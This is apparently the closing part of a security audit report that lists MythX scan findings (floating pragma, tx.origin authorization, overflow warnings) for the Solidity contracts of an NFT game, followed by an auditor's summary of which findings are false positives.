293	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
314	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
321	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
352	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
371	(SWC-110) Assert Violation	Unknown	Out of bounds array access
379	(SWC-110) Assert Violation	Unknown	Out of bounds array access
380	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
390	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
405	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
410	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
423	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
425	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
425	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
428	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
429	(SWC-110) Assert Violation	Unknown	Out of bounds array access
429	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
429	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
436	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
440	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered

440	(SWC-110) Assert Violation	Unknown	Out of bounds array access
440	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
445	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
473	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
486	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
491	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "%" discovered
492	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
494	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
499	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
506	(SWC-110) Assert Violation	Unknown	Out of bounds array access
507	(SWC-110) Assert Violation	Unknown	Out of bounds array access
512	(SWC-110) Assert Violation	Unknown	Out of bounds array access
513	(SWC-110) Assert Violation	Unknown	Out of bounds array access

PirateNFT.sol

Report for contracts/PirateNFT.sol
https://dashboard.mythx.io/#/console/analyses/b0033e7a-542a-4f43-ac10-f914ba872dd4

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.

PirateNFTParent.sol

Report for contracts/PirateNFTParent.sol
https://dashboard.mythx.io/#/console/analyses/fc238df7-db11-48f2-ab8d-fdc4c40c3e8d

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.

RaffleMintV1.sol

Report for contracts/RaffleMintV1.sol
https://dashboard.mythx.io/#/console/analyses/690eb124-543c-45fb-827d-3fe281cc7cb7

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
56	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reacheable exception by default.
223	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
240	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
245	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
250	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
270	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
313	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
315	(SWC-110) Assert Violation	Unknown	Out of bounds array access
319	(SWC-110) Assert Violation	Unknown	Out of bounds array access
324	(SWC-110) Assert Violation	Unknown	Out of bounds array access
329	(SWC-110) Assert Violation	Unknown	Out of bounds array access
332	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
338	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
345	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
345	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
357	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
364	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
393	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
400	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
409	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
409	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
411	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "%" discovered
411	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
411	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
413	(SWC-110) Assert Violation	Unknown	Out of bounds array access
415	(SWC-110) Assert Violation	Unknown	Out of bounds array access
417	(SWC-110) Assert Violation	Unknown	Out of bounds array access
421	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered

496	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
498	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
499	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
553	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
554	(SWC-110) Assert Violation	Unknown	Out of bounds array access
637	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
664	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
669	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
672	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
678	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
692	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
698	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
702	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
709	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered

Randomizer.sol

Report for contracts/Randomizer.sol
https://dashboard.mythx.io/#/console/analyses/b12c4498-963e-4700-8908-85327f9a9390

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
24	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
27	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
35	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
38	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.

StakingSystem.sol

Report for contracts/StakingSystem.sol
https://dashboard.mythx.io/#/console/analyses/a219f607-a818-4c68-9dbd-937f7af50ffc

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
36	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reacheable exception by default.
100	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
103	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
215	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
224	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
235	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
236	(SWC-110) Assert Violation	Unknown	Out of bounds array access
237	(SWC-110) Assert Violation	Unknown	Out of bounds array access
260	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
260	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
293	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
302	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
325	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
326	(SWC-110) Assert Violation	Unknown	Out of bounds array access
327	(SWC-110) Assert Violation	Unknown	Out of bounds array access
360	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
396	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
410	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
412	(SWC-110) Assert Violation	Unknown	Out of bounds array access
413	(SWC-110) Assert Violation	Unknown	Out of bounds array access
431	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
439	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
440	(SWC-110) Assert Violation	Unknown	Out of bounds array access
448	(SWC-110) Assert Violation	Unknown	Out of bounds array access
451	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
456	(SWC-110) Assert Violation	Unknown	Out of bounds array access
457	(SWC-110) Assert Violation	Unknown	Out of bounds array access
465	(SWC-110) Assert Violation	Unknown	Out of bounds array access

466	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
466	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
502	(SWC-110) Assert Violation	Unknown	Out of bounds array access
524	(SWC-110) Assert Violation	Unknown	Out of bounds array access
546	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
550	(SWC-110) Assert Violation	Unknown	Out of bounds array access
551	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
552	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
627	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
627	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
627	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
640	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
643	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
650	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
652	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
661	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
678	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
682	(SWC-110) Assert Violation	Unknown	Out of bounds array access
683	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
684	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
758	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
764	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
764	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
767	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
775	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
809	(SWC-110) Assert Violation	Unknown	Out of bounds array access
813	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "**" discovered
813	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "%" discovered
819	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
825	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
825	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
827	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
856	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
861	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
862	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
862	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
890	(SWC-110) Assert Violation	Unknown	Out of bounds array access

TraitsConsumer.sol

Report for contracts/TraitsConsumer.sol
https://dashboard.mythx.io/#/console/analyses/b349bf5d-acc1-45fe-a5c2-36aa29de3541

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
437	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
438	(SWC-110) Assert Violation	Unknown	Out of bounds array access

TraitsProvider.sol

Report for contracts/TraitsProvider.sol
https://dashboard.mythx.io/#/console/analyses/2fa20588-48d6-4e30-8aea-ca1f78faad76

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
128	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
129	(SWC-110) Assert Violation	Unknown	Out of bounds array access
174	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
175	(SWC-110) Assert Violation	Unknown	Out of bounds array access
226	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
278	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered

StagedMintV1.sol

Report for contracts/StagedMintV1.sol
https://dashboard.mythx.io/#/console/analyses/dcece127-e9c2-4937-8f62-88e9b7e185c1

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
135	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
140	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
159	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
164	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
183	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
231	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
232	(SWC-110) Assert Violation	Unknown	Out of bounds array access
267	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
272	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered

LootSystem.sol

Report for contracts/LootSystem.sol
https://dashboard.mythx.io/#/console/analyses/7621c19d-ea4d-4439-8d88-2ca1840e508c

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
59	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.

HoldingSystem.sol

Report for contracts/HoldingSystem.sol
https://dashboard.mythx.io/#/console/analyses/c6552424-cf4e-4adf-bd5a-71f27fca0b22

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
21	(SWC-123) Requirement Violation	Low	Requirement violation.

QuestSystem.sol

Report for contracts/QuestSystem.sol
https://dashboard.mythx.io/#/console/analyses/400a3a52-ee09-4c70-a6af-5e9a2c80fbc9

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
25	(SWC-123) Requirement Violation	Low	Requirement violation.

GameGlobals.sol

CraftingSystem.sol

Report for contracts/CraftingSystem.sol
https://dashboard.mythx.io/#/console/analyses/0b63e96e-d059-4d0d-8593-6c9cdc7eac66

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
23	(SWC-123) Requirement Violation	Low	Requirement violation.

EnergySystem.sol

Report for contracts/energy/EnergySystem.sol
https://dashboard.mythx.io/#/console/analyses/2fcbd836-2c6d-4169-8f86-dd63d2b6103e

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
22	(SWC-123) Requirement Violation	Low	Requirement violation.
125	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.

- The requirement violations and assert violations are all false

positives.

- Some state variables are missing the public/private keyword.
- A floating pragma was correctly flagged by MythX.
- Authorization through tx.origin was correctly flagged by MythX.
- Integer Overflows and Underflows flagged by MythX are false positives, as all the contracts are using Solidity ^0.8.0 version. After the Solidity version 0.8.0 Arithmetic operations revert to underflow and overflow by default.
- block.number is not being used as a source of randomness.

THANK YOU FOR CHOOSING

// HALBORN